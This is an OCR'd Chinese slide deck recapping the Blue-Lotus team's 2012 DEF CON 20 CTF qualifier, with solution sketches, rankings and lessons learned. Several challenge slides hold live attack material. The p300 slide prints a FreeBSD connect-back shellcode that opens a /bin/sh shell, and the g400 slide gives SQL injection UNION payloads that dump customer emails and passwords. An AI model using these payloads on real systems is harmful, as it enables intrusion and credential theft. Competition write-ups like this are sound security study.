v2 = strlen(off_804C4E0);
fwrite(off_804C4E0, v2, 1u, v1);
fflush(*fd);
fgets(buffer, 512, *fd);
userid = strtoul(buffer, 0, 16);
if ( check_userid(userid) != 0 )
{
  v3 = *fd;
  v4 = strlen(off_804C4E4);
  fwrite(off_804C4E4, v4, 1u, v3);
  fflush(*fd);
  do
  {
    c = fgetc(*fd);
    if ( c == -1 )
      break;
    buffer[index] = c ^ userid;
    v5 = buffer[index++] != 10;
  }
  while ( v5 );
  result = protection;
  if ( protection != 0xFF0A2000 )
  {
```


这在干吗?

Kelwin: 10 = 0A ！！！

这是个堆栈保护，要覆盖buffer到返回地址，必须要覆盖protection，保持protection不变会结束循环，死结！

扭转局势的突破 – p200

- **Zhugejw:** 不要着急，让我们画图仔细分析栈空间内存布局与程序逻辑，可能会找出一条活路
- **Kelwin:** 我知道了！循环变量**index**在覆盖途中，可以进行精细控制跳过**protection**。**lycan,** 快来搞**shellcode**!




```
do
{
  c = fgetc(*fd);
  if ( c == -1 )
    break;
  buffer[index] = c ^ userid;
  v5 = buffer[index++] != 10;
}
while ( v5 );
result = protection;
if ( protection != 0xFF0A2000 )
```

P200 Writeup: http://netsec.ccert.edu.cn/blog/2012/06/04/699

第一天的战绩 – 700分(3x名)

新的一天开始，大家加油，虽然和世界强队差距仍然很大，但我们的努力是有回报的!

比赛中场技术统计

- 解题:5/10
- 得分:700/1600
- 第1名:9/10
- 第1名:1400/1600
- 最高名次:并列第1
- 最低名次:6x+/5xx
- 当前名次:3x/5xx
- 最长板: binary
- 最短板: forensic
- 最闲组: grab bag

势如破竹追分日-g组显身手(g200)


- 解压后是**MACOS**上的**jpeg**，缩略图中原始图片链接
- **Diff**发现解压图片比原图多了一段数据，**DNS**请求

```
00000000  cc ef 48 00 01 02 00 50 56 00 01 02 08 00 45 00  |..H....PV.....E.|
00000010  00 46 e0 63 00 00 40 11 84 8f 4b 94 64 05 8c c5  |.F.c..@...K.d...|
00000020  d9 55 7a 69 00 35 00 32 e1 2f 1c f7 01 00 00 01  |.Uzi.5.2./......|
00000030  00 00 00 00 00 00 02 31 33 02 31 32 02 31 31 02  |.......13.12.11.|
00000040  31 30 07 69 6e 2d 61 64 64 72 04 61 72 70 61 00  |10.in-addr.arpa.|
00000050  00 0c 00 01                                      |....|
```

- **Scapy**构造相同**DNS**请求包，修改源**IP**，发给目标
- **dig -t ptr 13.12.11.10.in-addr.arpa @140.197.217.85 -b ::#31337**
- **DNS**应答：**dan.kaminsky.kung.fu.**

G200 Writeup: http://netsec.ccert.edu.cn/blog/2012/06/05/719

势如破竹追分日-g组显身手(g300)



- 找出矩阵规律，求出**PIN**码
- **10**秒限制
  - **This is semi-real.**
- 编程解决
- **Balance: $92387409825702370 12935.32**

G300 Writeup: http://netsec.ccert.edu.cn/blog/2012/06/09/760

第2天15pm-首次进入首页榜单

终于进入首页排行榜了✌，团队的兄弟们太给了！继续加油中！🤗

查看大图 | 向左转 | 向右转

18. Blue-lotus:1200

势如破竹追分日-p组稳步前进(p300)

- **FreeBSD服务程序exploit – 理解程序逻辑**

```
FILE *__cdecl sub_8048DB0(int fd)
{
.....
v6 = (int)"3c56bc31268ac65f\n";
        v7 = 18;
        do
        {
          if ( !v7 )
            break;
          v4 = *v5++ == *(_BYTE *)v6++;
          --v7;
        }
.....
```

- 通过验证码

```
while ( v4 );
        if ( v4 )
        {
          v8 = fread(ptr, 1u, 0x400u, v2);
          memset(&ptr[v8], 0, 1024 - v8);
          if ( v8 )
          {
            sub_8048A00(ptr, (v8 + 3) >> 2);
            (*(void (**)(void))ptr)();
          }
        }
      }
      result = 0;
    }
    return result;
}
```

- 将网络输入读入**ptr[]**
- 函数处理**ptr[]**
- 拿去直接运行

势如破竹追分日-p组稳步前进(p300)

- 理解对输入**ptr[]**的处理函数逻辑
  - 根据**4**个字节组合的**INT**型按大小重新排列
  - 经典的快速排序实现算法
- 编写一个”升序”的**Shellcode**
- 耐心、细心插花

```
"\x68\xc8\x4c\x65\x05"   +#   pushl    $0x0100007f
"\x68\xff\x02\x09\x29"   +#   pushl    $0xd20402ff
"\x89\xe7"               +#   movl     %esp,%edi
"\x31\xc0"               +#   xorl     %eax,%eax
"\x50"                   +#   pushl    %eax
"\x6a\x01"               +#   pushl    $0x01
"\x6a\x02"               +#   pushl    $0x02
"\x6a\x10"               +#   pushl    $0x10
"\xb0\x61"               +#   movb     $0x61,%al
"\xcd\x80"               +#   int      $0x80
"\x57"                   +#   pushl    %edi
"\x50"                   +#   pushl    %eax
"\x50"                   +#   pushl    %eax
"\x6a\x62"               +#   pushl    $0x62
"\x58"                   +#   popl     %eax
"\xcd\x80"               +#   int      $0x80
"\x50"                   +#   pushl    %eax
"\x6a\x5a"               +#   pushl    $0x5a
"\x58"                   +#   popl     %eax
"\xcd\x80"               +#   int      $0x80
"\xff\x4f\xe8"           +#   decl     -0x18(%edi)
"\x79\xf6"               +#   jns      <cntsockcode+34>
"\x68\x2f\x2f\x73\x68"   +#   pushl    $0x68732f2f
"\x68\x2f\x62\x69\x6e"   +#   pushl    $0x6e69622f
"\x89\xe3"               +#   movl     %esp,%ebx
"\x50"                   +#   pushl    %eax
"\x54"                   +#   pushl    %esp
"\x53"                   +#   pushl    %ebx
"\x50"                   +#   pushl    %eax
"\xb0\x3b"               +#   movb     $0x3b,%al
"\xcd\x80"               +#   int      $0x80
```

```
"\x04\x04\x04\x04"
"\x90\x68\x65\x05"
"\xc8\x4c\x06\x07"
"\x68\xff\x02\x0a"
"\xf0\x90\x0c\x0c"
"\x89\xe7\x0c\x0c"
"\x31\xc0\x48\x40"
"\x50\x90\x49\x41"
"\x6a\x01\x4a\x42"
"\x6a\x02\x4a\x42"
"\x6a\x10\x4a\x42"
"\xb0\x61\x4a\x42"
"\xcd\x80\x4a\x42"
"\x57\x90\x4a\x42"
"\x50\x90\x4b\x43"
"\x50\x90\x4b\x43"
"\x6a\x62\x40\x48"
"\x58\x90\x40\x48"
"\xcd\x80\x50\x48"
"\x6a\x5a\x90\x48"
"\x58\x90\x41\x49"
"\xcd\x80\xff\x4f"
"\xe8\x79\xf1\x50"
"\x58\x48\x40\x68"
"\x2f\x2f\x73\x68"
"\x68\x2f\x62\x69"
"\x6e\x48\x40\x90"
"\x89\xe3\x50\x90"
"\x54\x53\x51\x90"
"\x59\x50\x52\x90"
"\xb0\x3b\x90\x90"
"\x90\x5a\x90\x90"
"\xcd\x80\x90\x90"
```

P300 Writeup: http://netsec.ccert.edu.cn/blog/2012/06/04/715


势如破竹追分日-f组终于突破(f300)

- **Strings分析下载文件**
  - **D-Link DIR-815 Firmware**
  - 硬件**Firmware**分析题
- **Binwalk分析**
  - 压缩格式为 **squashfs + lzma**
- **firmware-mod-kit分析**
  - **./extract-ng.sh /root/Desktop/makeFirmware/f300**
  - **rootfs**
  - **/home/dlink/key.txt**

F300 Writeup: http://insight-labs.org/?p=371


势如破竹追分期-g组再次发力(g400)

- **Gb400: What is Jeff Moss' checking account balance?**



势如破竹追分期-g组再次发力(g400)

- 手注技巧
  - 列出表名、列名：**union select table_name,column_name,'c','d',1,'f' from information_schema.columns**
  - 列出所有**Customer: union select email,password,username,lastname,id,firstname from customer**
- **No Jeff Moss's account???**
  - **Jeff Moss = Dark Tangnet**
- 登录**Dark Tangnet**的账号，**key = 0.00**



G400 Writeup: http://netsec.ccert.edu.cn/blog/2012/06/09/762

第2天20:30pm - 拉斯维加斯诱惑

离拉斯维加斯越来越近了，大家打起精神加油啊

Two teams prequalified:

- **European Nopslead team**
- **leetmore**

11. Blue-lotus:2200

最后关头的奋力竞争 – u300

- **Stanford**在线算法课程的期末作业
- 服务端给出**10**万个**uint16_t**数，编程给出**10**秒钟内的快速排序算法最优解，通过网络送回解答
- 我们有**NOI**金牌获得者助阵
- 网速不够太坑爹：拿到**Amazon**云主机跑

U300 Writeup: http://netsec.ccert.edu.cn/blog/2012/06/04/690

最后关头的奋力竞争 – b300

- **Pcap**文件：**1**个简单的**TCP**连接，**10**字节数据**(**密文**)**
- **EXE**文件
  - **x86 PE**文件**? OpenVMS/Alpha**可执行文件**!**
  - 动态分析：**Alpha**虚拟机**+OpenVMS**镜像，没有**License**！
- 静态分析：**IDAPro**
  - **key**为四字节**Dword (**四字节按一定规律与明文**xor**得到密文**)**
  - 还原出部分明文为“**XXX7tXXXX**！”
- 新的提示：**“What time is leet?”**
  - **[insight]LittleFather:** 我猜**1337?** 错**,** 我又猜**l337?** 又错
  - 我再猜**L337?** 终于对了**!** （**L337tmnow!**）


B300 Writeup: http://insight-labs.org/?p=368

最后关头却强弩之末 – b400

- 硬碰硬的逆向工程分析题目(FreeBSD x64)
  - 反调试技术的爆破
  - Gdb动态调试结合IDAPro静态分析
  - 程序逻辑的理解 -> 求解满足一些数学约束集合的0-63数字序列
  - 编程解出序列，发给目标服务器，得到key
- Fish一人的坚守
  - N个小时, N>8?
  - 强弩之末的Fish →

B400 Writeup: http://netsec.ccert.edu.cn/blog/2012/06/05/749

p400千钧一发的时刻



Kelwin:我花一通宵才搞懂了p400，写程序构造浮点数序列满足条件，本地exploit成功了，为啥远程地址不对了Shellcode被改了！只剩半个小时了怎么办？

Bobo:擦！我也搞不清楚了，我们瞎猫抓耗子，瞎碰吧！试试0xXXXX这个地址

Kelwin:YES！400分进账！人品不错！排名进首页了！

P400 Writeup: http://netsec.ccert.edu.cn/blog/2012/06/05/723

通往拉斯维加斯的钥匙-f400

- **Windows内存镜像分析，HBGary say waht?**
  - **HBGray VS. Anonymous**
  - **strings, grep**：关于**PGP**加密邮件破译的挑战
  - 思路：找出内存中的**PGP**私钥，对发现的若干**PGP**加密邮件进行解密，**key**在解密邮件中
- 纠结在如何找**PGP**私钥上
  - **Volatility**内存镜像分析工具**: pgp.exe /gpg-agent.exe -> **通过进程内存恢复找出内存栈中的**key(Time!)**
  - 定位了**key ID: EC1B51DB, key ID**与私钥的联系，没找到
- **Writeup:**
  - 找到公钥**dump**，公钥与私钥**RSA n**参数
  - **Photorec**工具直接恢复

6.4 8:30am 比赛结束

Defcon 20 CTF全球黑客大赛刚刚于8:30分落下帷幕，历时48个小时，清华Blue-lotus团队联合三叶草共同奋战，经过两昼夜不间断情节跌宕起伏的鏖战，最终闯入全球前二十名的首页榜单，不过没有创造奇迹，差一个key没有获得拉斯维加斯的门票，再接再励，明年我们再来！

比赛全场技术统计

- 解题:14/24
- 得分:3600/7000
- 最终名次:19/5xx

- 第1名: 4900/7000
- 入围分: 3900 (12)

- 优势: binary, 1000/1500
- 弱势: forensic, 300/1500
- 一key之差: f400

19. Blue-lotus:3600

认识下入围的国际强队

Rank	Team Name	Country
1	Hates Irony	美国
2	PPP	CMU, 美国
3	侍	?
4	sutegoma2	日本
5	shellphish	UCSB, 美国
6	TwoSixNine	?
9	our name sucks	法国
10	ACME Pharm	NW, 美国
11	WOWHACKER-PLUS	韩国
12	Routards	法国

资格赛入围

CTF	Team Name	Country
DC19冠军	European Nopslead Team	欧洲
PhDays (etc)	More Smoked Leet Chicken	俄罗斯
NCCDC	Team Hillarious	UW, 美国
oCTF	Team Vand	?
RuCTFE	0ldEur0pe	德国
HitB A	SiBears	TSU俄罗斯
Codegate	KAIST GoN	韩国
Nuit du Hack	HackerDom	URFU,俄罗斯
Ebay slot	CashCOW?!	?

其他CTF赛冠军入围

感受与经验教训

- 有趣&挑战：享受过程
- 输在缺少实践经验和交流沟通上
  - 有时甚至对**key**视而不见，对题目描述和思路的理解
  - 取证分析：缺乏实践经验和支持工具，被**f100&f200**打击了信心与士气
  - 没有针对解题思路的**brainstorm**与有效沟通
- 仍然停留在业余水平
  - 首次参加**defcon CTF**资格赛，临时决定
  - 只安排了一次集中讨论，无实践集训（以赛代练）

CTF竞赛与国际积分排名(ctftime.org)

CTF TIME | CTFs | Upcoming | Archive | Teams | FAQ | About | Contact us | Sign in

Team rating

2012 | 2011

Place	Team	Country	Rating
1	More Smoked Leet Chicken		948.204
2	Plaid Parliament of Pwning		815.113
3	Eindbazen		728.339
4	sutegoma2		460.151
5	GoN		433.601
6	Leet More		400.641
7	Hates Irony		389.853
8	disekt		375.430
9	PwningYeti		373.089
10	LSE		371.052

Full rating | Rating formula

Blue-lotus: 75/1152 78.733

Upcoming events

Format	Name	Date	Duration
	Nuit du Hack CTF Finals 2012 France, Paris	June 23, 2012 06:00 — June 24, 15:00 UTC 5 teams	1d 9h
	SECUINSIDE CTF Finals 2012 Seul, Republic of Korea	July 10, 2012 06:00 — July 11, 06:00 UTC 2 teams	1d 0h
	DEF CON CTF 2012 Las Vegas, US	July 26, 2012 06:00 — July 29, 15:00 UTC 7 teams	3d 9h

What's this all about?

There are a lot of CTFs in our days, some of them have excelent tasks, but in most cases they're forgotten just after the CTF finished. We decided to make some kind of CTF archive and of course, it'll be too boring to have just an archive, so we made a place, where you can get some another CTF-related info - current overall CTFs team rating, per-team statistics etc.

Last events

SECUINSIDE CTF Quals 2012

June 11, 2012, 2 a.m. | On-line

Place	Team	Country	Points
1	Plaid Parliament of Pwning		140.000
2	GoN		87.080
3	sutegoma2		70.373

30 teams total

DEF CON CTF Qualifier 2012

June 4, 2012, midnight | On-line

Place	Team	Country	Points
1	Hates Irony		200.000
2	Plaid Parliament of Pwning		147.959
3	Samari		123.129

303 teams total

PHD CTF Finals 2012

May 31, 2012, 6 p.m. | Moscow, Russia

Place	Team	Country	Points
1	Leet More		120.000

黑客CTF“大满贯”赛事

- “大满贯”赛事
  - **Codegate(2月/4月)**：韩国主办，冠军奖金**2**千万
  - **PlaidCTF(4月)**：美国**CMU**主办，冠军奖金**$2K**
  - **iCTF(12月)**：美国**UCSB**主办，冠军奖金**$2K**
  - **Hack.lu(10月)**：卢森堡黑客会议，德国主办
  - **GiTS(1月)**：**shmoocon**黑客会议
  - **…**
- 总决赛**: Defcon CTF(6月/7月)**

寻找志同道合竞赛伙伴

- **Blue-Lotus黑客竞赛战队：永不凋零的蓝莲花**
  - 参加黑客**CTF**大满贯赛事，以赛代练
  - 争取明年**Defcon CTF**突破性成绩
- **Blue-Lotus Chaos Club**
  - 我们欢迎各色黑友，只要你乐于接受挑战
  - 急需增强力量：取证分析, **Web**安全, 漏洞分析与渗透攻击
- 希望明年**defcon ctf**能够与更多中国战队并肩作战
  - 安全专业学生：学习的最好机会！
  - 安全公司团队：锻炼团队技术能力与配合默契的免费培训课程！
  - **Let's trade hints☺, just kidding**

CTF竞赛资源

- 链接资源集合http://t.cn/zW2mXMA

- **Defcon 20 CTF**赛题集锦：http://repo.shell-storm.org/CTF/Defcon-20-quals/
- **Blue-Lotus**团队**writeup**：
  http://hi.baidu.com/casperkid/item/3aaa7d26a08b8e4146996289
- 其他**writeup**集锦
  - http://devpsc.blogspot.jp/2012/06/defcon-20-quals-writeup-collection.html（需翻墙）
  - http://d.hatena.ne.jp/Kango/20120604/1338815574（日本）
  - https://sites.google.com/site/ctfcentralorg/home/defcon-20-ctf-quals
- **CTF**赛事与团队积分排行：http://ctftime.org/
- **CTF**比赛列表：
  - http://ctf.forgottensec.com/wiki/index.php?title=Main_Page
  - http://captf.com/practice-ctf/
- 各大**ctf**赛题集锦：http://captf.com/
- **CTF**挑战线上练习题：http://www.wechall.net/sites.php
- 取证工具集http://www.securitywizardry.com/index.php/products/forensic-solutions.html

一黑黑一天，妹纸晾一边；
一黑又一天，黑友共争先！

Thanks

新浪微博：@清华诸葛建伟

Q&A

学妹送给CasperKid的礼物！

评论:做黑阔也是有妹纸欣赏的